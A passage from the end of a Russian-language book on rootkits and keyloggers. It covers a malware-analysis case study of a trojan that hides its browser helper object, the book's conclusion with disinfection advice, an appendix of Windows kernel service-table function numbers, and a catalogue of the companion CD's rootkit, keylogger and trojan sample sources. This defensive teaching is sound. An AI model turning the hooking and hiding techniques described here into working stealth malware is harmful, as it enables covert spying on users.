- *Кратковременная регистрация BHO.* Данный метод основан на том, что BHO регистрируется в реестре, но на очень короткий промежуток времени — на время, в течение которого Internet Explorer считывает данные из реестра. Данный метод, в частности, применяется в Trojan.Win32.Agent.fc. Методика диагностики: анализ операций с реестром с помощью утилиты RegMon.

Рассмотрим Trojan.Win32.Agent.fc в качестве примера как наиболее сложный с точки зрения анализа случай.

## Практический пример — Trojan.Win32.Agent.fc

Данная троянская программа никак не выдает своего присутствия в системе и обнаруживается обычно по косвенным признакам. В частности, на пораженном компьютере можно обнаружить несколько подозрительных объектов.

- Анализ списка модулей, загруженных процессом iexplorer.exe, позволят обнаружить неопознанную библиотеку kb290333.dll.
- Анализ автозапуска показывает, что данная библиотека не является BHO, но записана в автозагрузку с применением ключа `Explorer\SharedTaskScheduler`. Кроме того, в реестре можно обнаружить `CLSID {FB153DCE-822E-47ec-8D00-2706E7864B37}`, зарегистрированный данной библиотекой.
- В ходе сканирования компьютера AVZ выдает подозрение на наличие кейлоггера или троянской DLL, указывая на библиотеку C:\WINDOWS\jaaste.dll. Кроме того, эвристическая проверка системы указывает на библиотеку kb290333.dll.
- Подробное изучение списка процессов и загруженных библиотек показывает, что подозрительных процессов нет, библиотека jaaste.dll загружена в память всех GUI-процессов, а библиотека kb290333.dll — только в процессы Internet Explorer. Данную проверку удобно выполнить на основании протокола исследования системы, полученного с помощью AVZ.

Сопоставление данных фактов не объясняет, почему Internet Explorer загружает библиотеку kb290333.dll, поскольку она не зарегистрирована в качестве BHO. Можно предположить два наиболее вероятных варианта.

- Библиотека jaaste.dll является загрузчиком библиотеки kb290333.dll.
- Возможно, библиотека kb290333.dll зарегистрирована как BHO, но примененные средства анализа не позволяют это установить. Руткит-маскировка в данном случае исключается, так как проверка пораженного ПК описанными в *главе 3* утилитами не показывает перехвата функций или маскировки ключей реестра.

В качестве дополнительного исследования в данной ситуации применим утилиту RegNMon. В качестве параметра фильтрации можно применить `CLSID FB153DCE-822E-47ec-8D00-2706E7864B37` или имена ключей реестра, отвечающих за регистрацию BHO (имена этих ключей можно скопировать из Autoruns). Анализ модификаций реестра в процессе запуска Internet Explorer показывает достаточно интересный процесс (листинг 4.12).

**Листинг 4.12. Модификции реестра, произошедшие в процессе запуска Internet Explorer**

```
1       14.70272732    IEXPLORE.EXE:484      CreateKey
        HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser
Helper Objects\{FB153DCE-822E-47ec-8D00-2706E7864B37}     SUCCESSAccess:
0xF003F

2       14.70730877    IEXPLORE.EXE:484      SetValue
        HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser
Helper Objects\{FB153DCE-822E-47ec-8D00-2706E7864B37}\(Default)  SUCCESS
        ""

3       16.31704712    IEXPLORE.EXE:484      DeleteKey
        HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser
Helper Objects\{FB153DCE-822E-47ec-8D00-2706E7864B37}     SUCCESSKey:
0xE190C678
```

Как видно из листинга 4.12, в ключе реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects` был зарегистрирован BHO, причем CLSID принадлежит подозреваемой библиотеке. Через небольшой промежуток времени этот ключ был удален. Таким образом, методика "BHO-невидимки" достаточно очевидна — с помощью библиотеки jaaste.dll, содержащей ловушку системных событий, данная троянская программа отслеживает создание окон. В момент создания окна Internet Explorer в реестре производится регистрация BHO. Далее Internet Explorer считывает эту информацию и производит загрузку BHO, после чего соответствующий ему ключ реестра удаляется и не может быть обнаружен антишпионскими программами и утилитами автозапуска.

# Заключение


Итак, в данной книге мы рассмотрели принципы руткитов, кейлоггеров и некоторых других вредоносных программ.

В завершение дадим несколько заключительных рекомендаций.


- Применяя описанные в *главах 3* и *4* инструменты и методики анализа, рекомендуется придерживаться известного врачебного принципа: "Не навреди". В частности, следуя этому принципу в процессе исследования компьютера и его лечения, необходимо тщательно продумывать каждый шаг, делать резервные копии изменяемых и удаляемых файлов или ключей реестра. Это важный момент, поскольку нередко можно слышать от пользователей или читать в конференциях фразы типа "Я удалит все, что заподозрили рекомендованные вами программы, и в результате стало еще хуже". Большую помощь в принятии правильного решения могут оказать описанные в *главе 3* OnLine-ресурсы, осуществляющие проверку переданных подозрительных файлов десятками антивирусов.
- В *главе 2* описаны наиболее распространенные технологии, которые можно достаточно часто встретить в реальной практике. Однако технологии постоянно совершенствуются и развиваются, в частности, появляются новые типы руткитов и клавиатурных шпионов. Например, маскировка файлов на диске с помощью драйвера-фильтра файловой системы в настоящее время редко встречается в реальных троянских программах, однако уже известен как минимум один клавиатурный шпион, с успехом применяющий данную методику для маскировки своих файлов.
- В *главе 3* описан ряд утилит, каждая из которых достаточно активно развивается и совершенствуется. Следовательно, в случае использования описанных программ рекомендуется периодически посещать сайты их разработчиков и отслеживать выход новых версий. Кроме того, не следует забывать, что на страницах данной книги были рассмотрены не все существующие программы — их очень много, например, известны сотни менеджеров автозапуска или утилит мониторинга компьютера.
- Применяемые разработчиками вредоносных программ технологии достаточно быстро развиваются и прогрессируют. Наглядным примером этого являются руткиты — если еще несколько лет назад руткит был достаточно редким и экзотическим явлением, применяемым в основном профессионалами, то в момент написания этой книги подобные технологии

широко использовались даже в AdWare-программах. Узнать о появлении новых технологий можно на специализированных сайтах, в частности, **www.rootkit.com** и **www.wasm.ru**.

- В ходе лечения компьютера рекомендуется пользоваться специализированными ресурсами, например, **http://virusinfo.info** (специализированная конференция по вирусологии), **http://virusscan.jotti.org/** и **http://www.virustotal.com** (автоматическая проверка подозрительных файлов множеством антивирусов), **http://www.viruslist.ru/** и **http://securityresponse.symantec.com/** (энциклопедии с описанием вирусов и иных источников угрозы для ПК).



# Приложения



# Приложение 1

# Номера функций в KiST для различных операционных систем

***Таблица П1.*** *Номера функций в KiST*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwAcceptConnectPort | 0 | 0 | 0 | 0 |
| ZwAccessCheck | 1 | 1 | 1 | 1 |
| ZwAccessCheckAndAuditAlarm | 2 | 2 | 2 | 2 |
| ZwAccessCheckByType | — | 3 | 3 | 3 |
| ZwAccessCheckByTypeAndAuditAlarm | — | 4 | 4 | 4 |
| ZwAccessCheckByTypeResultList | — | 5 | 5 | 5 |
| ZwAccessCheckByTypeResultListAndAuditAlarm | — | 6 | 6 | 6 |
| ZwAccessCheckByTypeResultListAndAuditAlarmByHandle | — | 7 | 7 | 7 |
| ZwAddAtom | 3 | 8 | 8 | 8 |
| ZwAddBootEntry | — | — | 9 | 9 |
| ZwAddDriverEntry | — | — | — | 10 |
| ZwAdjustGroupsToken | 4 | 9 | 10 | 11 |
| ZwAdjustPrivilegesToken | 5 | 10 | 11 | 12 |
| ZwAlertResumeThread | 6 | 11 | 12 | 13 |
| ZwAlertThread | 7 | 12 | 13 | 14 |
| ZwAllocateLocallyUniqueId | 8 | 13 | 14 | 15 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwAllocateUserPhysicalPages | — | 14 | 15 | 16 |
| ZwAllocateUuids | 9 | 15 | 16 | 17 |
| ZwAllocateVirtualMemory | 10 | 16 | 17 | 18 |
| ZwApphelpCacheControl | — | — | — | 19 |
| ZwAreMappedFilesTheSame | — | 17 | 18 | 20 |
| ZwAssignProcessToJobObject | — | 18 | 19 | 21 |
| ZwCallbackReturn | 11 | 19 | 20 | 22 |
| ZwCancelDeviceWakeupRequest | — | 22 | 21 | 23 |
| ZwCancelIoFile | 12 | 20 | 22 | 24 |
| ZwCancelTimer | 13 | 21 | 23 | 25 |
| ZwClearEvent | 14 | 23 | 24 | 26 |
| ZwClose | 15 | 24 | 25 | 27 |
| ZwCloseObjectAuditAlarm | 16 | 25 | 26 | 28 |
| ZwCompactKeys | — | — | 27 | 29 |
| ZwCompareTokens | — | — | 28 | 30 |
| ZwCompleteConnectPort | 17 | 26 | 29 | 31 |
| ZwCompressKey | — | — | 30 | 32 |
| ZwConnectPort | 18 | 27 | 31 | 33 |
| ZwContinue | 19 | 28 | 32 | 34 |
| ZwCreateChannel | 204 | 241 | — | — |
| ZwCreateDebugObject | — | — | 33 | 35 |
| ZwCreateDirectoryObject | 20 | 29 | 34 | 36 |
| ZwCreateEvent | 21 | 30 | 35 | 37 |
| ZwCreateEventPair | 22 | 31 | 36 | 38 |
| ZwCreateFile | 23 | 32 | 37 | 39 |
| ZwCreateIoCompletion | 24 | 33 | 38 | 40 |
| ZwCreateJobObject | — | 34 | 39 | 41 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwCreateJobSet | — | — | 40 | 42 |
| ZwCreateKey | 25 | 35 | 41 | 43 |
| ZwCreateKeyedEvent | — | — | 279 | 289 |
| ZwCreateMailslotFile | 26 | 36 | 42 | 44 |
| ZwCreateMutant | 27 | 37 | 43 | 45 |
| ZwCreateNamedPipeFile | 28 | 38 | 44 | 46 |
| ZwCreatePagingFile | 29 | 39 | 45 | 47 |
| ZwCreatePort | 30 | 40 | 46 | 48 |
| ZwCreateProcess | 31 | 41 | 47 | 49 |
| ZwCreateProcessEx | — | — | 48 | 50 |
| ZwCreateProfile | 32 | 42 | 49 | 51 |
| ZwCreateSection | 33 | 43 | 50 | 52 |
| ZwCreateSemaphore | 34 | 44 | 51 | 53 |
| ZwCreateSymbolicLinkObject | 35 | 45 | 52 | 54 |
| ZwCreateThread | 36 | 46 | 53 | 55 |
| ZwCreateTimer | 37 | 47 | 54 | 56 |
| ZwCreateToken | 38 | 48 | 55 | 57 |
| ZwCreateWaitablePort | — | 49 | 56 | 58 |
| ZwDebugActiveProcess | — | — | 57 | 59 |
| ZwDebugContinue | — | — | 58 | 60 |
| ZwDelayExecution | 39 | 50 | 59 | 61 |
| ZwDeleteAtom | 40 | 51 | 60 | 62 |
| ZwDeleteBootEntry | — | — | 61 | 63 |
| ZwDeleteDriverEntry | — | — | — | 64 |
| ZwDeleteFile | 41 | 52 | 62 | 65 |
| ZwDeleteKey | 42 | 53 | 63 | 66 |
| ZwDeleteObjectAuditAlarm | 43 | 54 | 64 | 67 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwDeleteValueKey | 44 | 55 | 65 | 68 |
| ZwDeviceIoControlFile | 45 | 56 | 66 | 69 |
| ZwDisplayString | 46 | 57 | 67 | 70 |
| ZwDuplicateObject | 47 | 58 | 68 | 71 |
| ZwDuplicateToken | 48 | 59 | 69 | 72 |
| ZwEnumerateBootEntries | — | — | 70 | 73 |
| ZwEnumerateDriverEntries | — | — | — | 74 |
| ZwEnumerateKey | 49 | 60 | 71 | 75 |
| ZwEnumerateSystemEnvironmentValuesEx | — | — | 72 | 76 |
| ZwEnumerateValueKey | 50 | 61 | 73 | 77 |
| ZwExtendSection | 51 | 62 | 74 | 78 |
| ZwFilterToken | — | 63 | 75 | 79 |
| ZwFindAtom | 52 | 64 | 76 | 80 |
| ZwFlushBuffersFile | 53 | 65 | 77 | 81 |
| ZwFlushInstructionCache | 54 | 66 | 78 | 82 |
| ZwFlushKey | 55 | 67 | 79 | 83 |
| ZwFlushVirtualMemory | 56 | 68 | 80 | 84 |
| ZwFlushWriteBuffer | 57 | 69 | 81 | 85 |
| ZwFreeUserPhysicalPages | — | 70 | 82 | 86 |
| ZwFreeVirtualMemory | 58 | 71 | 83 | 87 |
| ZwFsControlFile | 59 | 72 | 84 | 88 |
| ZwGetContextThread | 60 | 73 | 85 | 89 |
| ZwGetCurrentProcessorNumber | — | — | — | 294 |
| ZwGetDevicePowerState | — | 74 | 86 | 90 |
| ZwGetPlugPlayEvent | 61 | 75 | 87 | 91 |
| ZwGetTickCount | 62 | 76 | — | — |
| ZwGetWriteWatch | — | 77 | 88 | 92 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwImpersonateAnonymousToken | — | 78 | 89 | 93 |
| ZwImpersonateClientOfPort | 63 | 79 | 90 | 94 |
| ZwImpersonateThread | 64 | 80 | 91 | 95 |
| ZwInitializeRegistry | 65 | 81 | 92 | 96 |
| ZwInitiatePowerAction | — | 82 | 93 | 97 |
| ZwIsProcessInJob | — | — | 94 | 98 |
| ZwIsSystemResumeAutomatic | — | 83 | 95 | 99 |
| ZwListenChannel | 205 | 242 | — | — |
| ZwListenPort | 66 | 84 | 96 | 100 |
| ZwLoadDriver | 67 | 85 | 97 | 101 |
| ZwLoadKey | 68 | 86 | 98 | 102 |
| ZwLoadKeyEx | — | — | — | 104 |
| ZwLoadKey2 | 69 | 87 | 99 | 103 |
| ZwLockFile | 70 | 88 | 100 | 105 |
| ZwLockProductActivationKeys | — | — | 101 | 106 |
| ZwLockRegistryKey | — | — | 102 | 107 |
| ZwLockVirtualMemory | 71 | 89 | 103 | 108 |
| ZwMakePermanentObject | — | — | 104 | 109 |
| ZwMakeTemporaryObject | 72 | 90 | 105 | 110 |
| ZwMapUserPhysicalPages | — | 91 | 106 | 111 |
| ZwMapUserPhysicalPagesScatter | — | 92 | 107 | 112 |
| ZwMapViewOfSection | 73 | 93 | 108 | 113 |
| ZwModifyBootEntry | — | — | 109 | 114 |
| ZwModifyDriverEntry | — | — | — | 115 |
| ZwNotifyChangeDirectoryFile | 74 | 94 | 110 | 116 |
| ZwNotifyChangeKey | 75 | 95 | 111 | 117 |
| ZwNotifyChangeMultipleKeys | — | 96 | 112 | 118 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwOpenChannel | 206 | 243 | — | — |
| ZwOpenDirectoryObject | 76 | 97 | 113 | 119 |
| ZwOpenEvent | 77 | 98 | 114 | 120 |
| ZwOpenEventPair | 78 | 99 | 115 | 121 |
| ZwOpenFile | 79 | 100 | 116 | 122 |
| ZwOpenIoCompletion | 80 | 101 | 117 | 123 |
| ZwOpenJobObject | — | 102 | 118 | 124 |
| ZwOpenKey | 81 | 103 | 119 | 125 |
| ZwOpenKeyedEvent | — | — | 280 | 290 |
| ZwOpenMutant | 82 | 104 | 120 | 126 |
| ZwOpenObjectAuditAlarm | 83 | 105 | 121 | 127 |
| ZwOpenProcess | 84 | 106 | 122 | 128 |
| ZwOpenProcessToken | 85 | 107 | 123 | 129 |
| ZwOpenProcessTokenEx | — | — | 124 | 130 |
| ZwOpenSection | 86 | 108 | 125 | 131 |
| ZwOpenSemaphore | 87 | 109 | 126 | 132 |
| ZwOpenSymbolicLinkObject | 88 | 110 | 127 | 133 |
| ZwOpenThread | 89 | 111 | 128 | 134 |
| ZwOpenThreadToken | 90 | 112 | 129 | 135 |
| ZwOpenThreadTokenEx | — | — | 130 | 136 |
| ZwOpenTimer | 91 | 113 | 131 | 137 |
| ZwPlugPlayControl | 92 | 114 | 132 | 138 |
| ZwPowerInformation | — | 115 | 133 | 139 |
| ZwPrivilegeCheck | 93 | 116 | 134 | 140 |
| ZwPrivilegedServiceAuditAlarm | 94 | 117 | 136 | 142 |
| ZwPrivilegeObjectAuditAlarm | 95 | 118 | 135 | 141 |
| ZwProtectVirtualMemory | 96 | 119 | 137 | 143 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwPulseEvent | 97 | 120 | 138 | 144 |
| ZwQueryAttributesFile | 99 | 122 | 139 | 145 |
| ZwQueryBootEntryOrder | — | — | 140 | 146 |
| ZwQueryBootOptions | — | — | 141 | 147 |
| ZwQueryDebugFilterState | — | — | 142 | 148 |
| ZwQueryDefaultLocale | 100 | 123 | 143 | 149 |
| ZwQueryDefaultUILanguage | — | 124 | 144 | 150 |
| ZwQueryDirectoryFile | 101 | 125 | 145 | 151 |
| ZwQueryDirectoryObject | 102 | 126 | 146 | 152 |
| ZwQueryDriverEntryOrder | — | — | — | 153 |
| ZwQueryEaFile | 103 | 127 | 147 | 154 |
| ZwQueryEvent | 104 | 128 | 148 | 155 |
| ZwQueryFullAttributesFile | 105 | 129 | 149 | 156 |
| ZwQueryInformationAtom | 98 | 121 | 150 | 157 |
| ZwQueryInformationFile | 106 | 130 | 151 | 158 |
| ZwQueryInformationJobObject | — | 131 | 152 | 159 |
| ZwQueryInformationPort | 108 | 133 | 153 | 160 |
| ZwQueryInformationProcess | 109 | 134 | 154 | 161 |
| ZwQueryInformationThread | 110 | 135 | 155 | 162 |
| ZwQueryInformationToken | 111 | 136 | 156 | 163 |
| ZwQueryInstallUILanguage | — | 137 | 157 | 164 |
| ZwQueryIntervalProfile | 112 | 138 | 158 | 165 |
| ZwQueryIoCompletion | 107 | 132 | 159 | 166 |
| ZwQueryKey | 113 | 139 | 160 | 167 |
| ZwQueryMultipleValueKey | 114 | 140 | 161 | 168 |
| ZwQueryMutant | 115 | 141 | 162 | 169 |
| ZwQueryObject | 116 | 142 | 163 | 170 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwQueryOleDirectoryFile | 117 | — | — | — |
| ZwQueryOpenSubKeys | — | 143 | 164 | 171 |
| ZwQueryOpenSubKeysEx | — | — | — | 172 |
| ZwQueryPerformanceCounter | 118 | 144 | 165 | 173 |
| ZwQueryPortInformationProcess | — | — | 283 | 293 |
| ZwQueryQuotaInformationFile | — | 145 | 166 | 174 |
| ZwQuerySection | 119 | 146 | 167 | 175 |
| ZwQuerySecurityObject | 120 | 147 | 168 | 176 |
| ZwQuerySemaphore | 121 | 148 | 169 | 177 |
| ZwQuerySymbolicLinkObject | 122 | 149 | 170 | 178 |
| ZwQuerySystemEnvironmentValue | 123 | 150 | 171 | 179 |
| ZwQuerySystemEnvironmentValueEx | — | — | 172 | 180 |
| ZwQuerySystemInformation | 124 | 151 | 173 | 181 |
| ZwQuerySystemTime | 125 | 152 | 174 | 182 |
| ZwQueryTimer | 126 | 153 | 175 | 183 |
| ZwQueryTimerResolution | 127 | 154 | 176 | 184 |
| ZwQueryValueKey | 128 | 155 | 177 | 185 |
| ZwQueryVirtualMemory | 129 | 156 | 178 | 186 |
| ZwQueryVolumeInformationFile | 130 | 157 | 179 | 187 |
| ZwQueueApcThread | 131 | 158 | 180 | 188 |
| ZwRaiseException | 132 | 159 | 181 | 189 |
| ZwRaiseHardError | 133 | 160 | 182 | 190 |
| ZwReadFile | 134 | 161 | 183 | 191 |
| ZwReadFileScatter | 135 | 162 | 184 | 192 |
| ZwReadRequestData | 136 | 163 | 185 | 193 |
| ZwReadVirtualMemory | 137 | 164 | 186 | 194 |
| ZwRegisterThreadTerminatePort | 138 | 165 | 187 | 195 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwReleaseKeyedEvent | — | — | 281 | 291 |
| ZwReleaseMutant | 139 | 166 | 188 | 196 |
| ZwReleaseSemaphore | 140 | 167 | 189 | 197 |
| ZwRemoveIoCompletion | 141 | 168 | 190 | 198 |
| ZwRemoveProcessDebug | — | — | 191 | 199 |
| ZwRenameKey | — | — | 192 | 200 |
| ZwReplaceKey | 142 | 169 | 193 | 201 |
| ZwReplyPort | 143 | 170 | 194 | 202 |
| ZwReplyWaitReceivePort | 144 | 171 | 195 | 203 |
| ZwReplyWaitReceivePortEx | — | 172 | 196 | 204 |
| ZwReplyWaitReplyPort | 145 | 173 | 197 | 205 |
| ZwReplyWaitSendChannel | 207 | 244 | — | — |
| ZwRequestDeviceWakeup | — | 174 | 198 | 206 |
| ZwRequestPort | 146 | 175 | 199 | 207 |
| ZwRequestWaitReplyPort | 147 | 176 | 200 | 208 |
| ZwRequestWakeupLatency | — | 177 | 201 | 209 |
| ZwResetEvent | 148 | 178 | 202 | 210 |
| ZwResetWriteWatch | — | 179 | 203 | 211 |
| ZwRestoreKey | 149 | 180 | 204 | 212 |
| ZwResumeProcess | — | — | 205 | 213 |
| ZwResumeThread | 150 | 181 | 206 | 214 |
| ZwSaveKey | 151 | 182 | 207 | 215 |
| ZwSaveKeyEx | — | — | 208 | 216 |
| ZwSaveMergedKeys | — | 183 | 209 | 217 |
| ZwSecureConnectPort | — | 184 | 210 | 218 |
| ZwSendWaitReplyChannel | 208 | 245 | — | — |
| ZwSetBootEntryOrder | — | — | 211 | 219 |

***Таблица П1*** *(продолжение)*


| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwSetBootOptions | — | — | 212 | 220 |
| ZwSetContextChannel | 209 | 246 | — | — |
| ZwSetContextThread | 153 | 186 | 213 | 221 |
| ZwSetDebugFilterState | — | — | 214 | 222 |
| ZwSetDefaultHardErrorPort | 154 | 187 | 215 | 223 |
| ZwSetDefaultLocale | 155 | 188 | 216 | 224 |
| ZwSetDefaultUILanguage | — | 189 | 217 | 225 |
| ZwSetDriverEntryOrder | — | — | — | 226 |
| ZwSetEaFile | 156 | 190 | 218 | 227 |
| ZwSetEvent | 157 | 191 | 219 | 228 |
| ZwSetEventBoostPriority | — | — | 220 | 229 |
| ZwSetHighEventPair | 158 | 192 | 221 | 230 |
| ZwSetHighWaitLowEventPair | 159 | 193 | 222 | 231 |
| ZwSetHighWaitLowThread | 160 | — | — | — |
| ZwSetInformationDebugObject | — | — | 223 | 232 |
| ZwSetInformationFile | 161 | 194 | 224 | 233 |
| ZwSetInformationJobObject | — | 195 | 225 | 234 |
| ZwSetInformationKey | 162 | 196 | 226 | 235 |
| ZwSetInformationObject | 163 | 197 | 227 | 236 |
| ZwSetInformationProcess | 164 | 198 | 228 | 237 |
| ZwSetInformationThread | 165 | 199 | 229 | 238 |
| ZwSetInformationToken | 166 | 200 | 230 | 239 |
| ZwSetIntervalProfile | 167 | 201 | 231 | 240 |
| ZwSetIoCompletion | 152 | 185 | 232 | 241 |
| ZwSetLdtEntries | 168 | 202 | 233 | 242 |
| ZwSetLowEventPair | 169 | 203 | 234 | 243 |
| ZwSetLowWaitHighEventPair | 170 | 204 | 235 | 244 |

***Таблица П1*** *(продолжение)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwSetLowWaitHighThread | 171 | — | — | — |
| ZwSetQuotaInformationFile | — | 205 | 236 | 245 |
| ZwSetSecurityObject | 172 | 206 | 237 | 246 |
| ZwSetSystemEnvironmentValue | 173 | 207 | 238 | 247 |
| ZwSetSystemEnvironmentValueEx | — | — | 239 | 248 |
| ZwSetSystemInformation | 174 | 208 | 240 | 249 |
| ZwSetSystemPowerState | 175 | 209 | 241 | 250 |
| ZwSetSystemTime | 176 | 210 | 242 | 251 |
| ZwSetThreadExecutionState | — | 211 | 243 | 252 |
| ZwSetTimer | 177 | 212 | 244 | 253 |
| ZwSetTimerResolution | 178 | 213 | 245 | 254 |
| ZwSetUuidSeed | — | 214 | 246 | 255 |
| ZwSetValueKey | 179 | 215 | 247 | 256 |
| ZwSetVolumeInformationFile | 180 | 216 | 248 | 257 |
| ZwShutdownSystem | 181 | 217 | 249 | 258 |
| ZwSignalAndWaitForSingleObject | 182 | 218 | 250 | 259 |
| ZwStartProfile | 183 | 219 | 251 | 260 |
| ZwStopProfile | 184 | 220 | 252 | 261 |
| ZwSuspendProcess | — | — | 253 | 262 |
| ZwSuspendThread | 185 | 221 | 254 | 263 |
| ZwSystemDebugControl | 186 | 222 | 255 | 264 |
| ZwTerminateJobObject | — | 223 | 256 | 265 |
| ZwTerminateProcess | 187 | 224 | 257 | 266 |
| ZwTerminateThread | 188 | 225 | 258 | 267 |
| ZwTestAlert | 189 | 226 | 259 | 268 |
| ZwTraceEvent | — | — | 260 | 269 |
| ZwTranslateFilePath | — | — | 261 | 270 |

***Таблица П1*** *(окончание)*

| Функция | NT | 2K | XP | W2K3 |
|---|---|---|---|---|
| ZwUnloadDriver | 190 | 227 | 262 | 271 |
| ZwUnloadKey | 191 | 228 | 263 | 272 |
| ZwUnloadKeyEx | — | — | 264 | 274 |
| ZwUnloadKey2 | — | — | — | 273 |
| ZwUnlockFile | 192 | 229 | 265 | 275 |
| ZwUnlockVirtualMemory | 193 | 230 | 266 | 276 |
| ZwUnmapViewOfSection | 194 | 231 | 267 | 277 |
| ZwVdmControl | 195 | 232 | 268 | 278 |
| ZwWaitForDebugEvent | — | — | 269 | 279 |
| ZwWaitForKeyedEvent | — | — | 282 | 292 |
| ZwWaitForMultipleObjects | 196 | 233 | 270 | 280 |
| ZwWaitForMultipleObjects32 | — | — | — | 295 |
| ZwWaitForSingleObject | 197 | 234 | 271 | 281 |
| ZwWaitHighEventPair | 198 | 235 | 272 | 282 |
| ZwWaitLowEventPair | 199 | 236 | 273 | 283 |
| ZwWriteFile | 200 | 237 | 274 | 284 |
| ZwWriteFileGather | 201 | 238 | 275 | 285 |
| ZwWriteRequestData | 202 | 239 | 276 | 286 |
| ZwWriteVirtualMemory | 203 | 240 | 277 | 287 |
| ZwYieldExecution | 210 | 247 | 278 | 288 |



# Приложение 2

# Описание компакт-диска

## Каталог SOURCE

Содержит исходные тексты примеров, рассмотренных в книге. Исходные тексты разбиты по тематике на несколько каталогов. В ходе изучения примеров необходимо учитывать, что откомпилированные варианты руткитов и кейлоггеров могут детектироваться антивирусами как вредоносные программы (особенно если антивирусы обладают средствами эвристического анализа или проактивной защиты).

### Подкаталог Rootkit

Содержит исходные тексты примеров, демонстрирующих основные принципы работы руткитов.

- ROOTKIT1 — исходные тексты универсального UserMode-перехватчика, работающего по принципу модификации таблицы импорта приложения и загруженных модулей. Данный руткит перехватывает `LoadLibrary` и `GetProcAddress` для подмены адресов в случае динамического импорта. Для демонстрации работы перехватчика.
- ROOTKIT2 — исходные тексты UserMode-руткита, маскирующего файлы на диске. Данный руткит основан на исходном тексте ROOTKIT1. В подкаталоге rootkit_lib размещен аналогичный пример на языке C.
- ROOTKIT3 — исходные тексты универсального UserMode-перехватчика, работающего по принципу модификации первых байтов машинного кода перехваченной функции. Для демонстрации работы в данном примере реализован перехват функции `FindNextFile` для маскировки файла на диске.
- ROOTKIT4 — исходные тексты универсального UserMode-перехватчика, работающего по принципу модификации первых машинных команд перехваченной функции. Для демонстрации работы в данном примере реа-

лизован перехват функции `MessageBox` (перехватчик добавляет текст "перехвачена!" к заголовку окна сообщения).

- RKKM1 — исходные тексты KernelMode-руткита, использующего классический метод перехвата функций с помощью подмены адреса в KiST. Для демонстрации работы данный руткит блокирует доступ к файлам, содержащим в имени строку "rootkit".
- RKKM1a — основанный на исходном тексте RKKM1 пример руткита, маскирующего процессы по заданному принципу (в данном случае — по наличию строки "rootkit" в имени процесса).
- RKKM2 — исходные тексты KernelMode-руткита, использующего классический метод перехвата функций с помощью модификации первых байтов машинного кода функции.
- RKKM3 — исходный текст руткита, манипулирующего списком структур `EPROCESS` для маскировки процесса.
- RKKM4 — пример слежения за запуском и завершением процессов, а также загрузкой исполняемых файлов без перехвата функций.
- UserMode_DKOM — пример манипуляций со списком библиотек в PEB для маскировки библиотеки по заданному условию. В подкаталоге C расположен аналогичный пример на языке C

В папках RKKM1—RKKM4 имеется подкаталог Release с откомпилированным драйвером.

## Подкаталог Keylogger

Содержит исходные тексты примеров, демонстрирующих основные принципы работы клавиатурных шпионов.

- KD1 — клавиатурный шпион на основе ловушек. Содержит исходный текст двух компонентов шпиона: библиотеки с ловушкой (key.dpr) и приложения, отвечающего за установку ловушки и регистрацию собираемой ловушкой информации.
- KD2 — клавиатурный шпион, использующий циклический опрос состояния клавиатуры.
- KD3 — клавиатурный шпион, работающий по руткит-принципу в UserMode. Приложение kd3.dpr выполняет простейшую попытку инжектирования библиотеки с руткитом с помощью `CreateRemoteThread`. Сам руткит (key_rk.dpr) выполнен в виде библиотеки key_rk.dll, запись информации о нажатиях клавиш производится в файл c:\keylog.txt.
- KD4 — клавиатурный шпион режима ядра, построенный по классической схеме (в виде драйвера-фильтра).

- KD5 — клавиатурный шпион, работающий по руткит-принципу в KernelMode. Подкаталог Loader содержит исходный текст управляющего приложения, выполняющего установку драйвера, его загрузку/выгрузку и установку перехватов. В папке Release размещается откомпилированный драйвер.
- ClipbrdMon1 — пример шпиона, следящего за буфером обмера с помощью его циклического опроса.
- ClipbrdMon2 — пример шпиона, следящего за буфером обмера посредством регистрации своего окна в цепочке окон, получающих уведомление об изменении содержимого буфера обмена.

### Подкаталог Malware

Содержит исходные тексты примеров различных вредоносных программ, в частности, TrojanDownloader.

- FileLock1 — пример простейшей методики блокировки доступа к файлу посредством его открытия с последующей монопольной блокировкой.
- TrojanDLL1 — пример внедрения троянской DLL с помощью механизма ловушек.
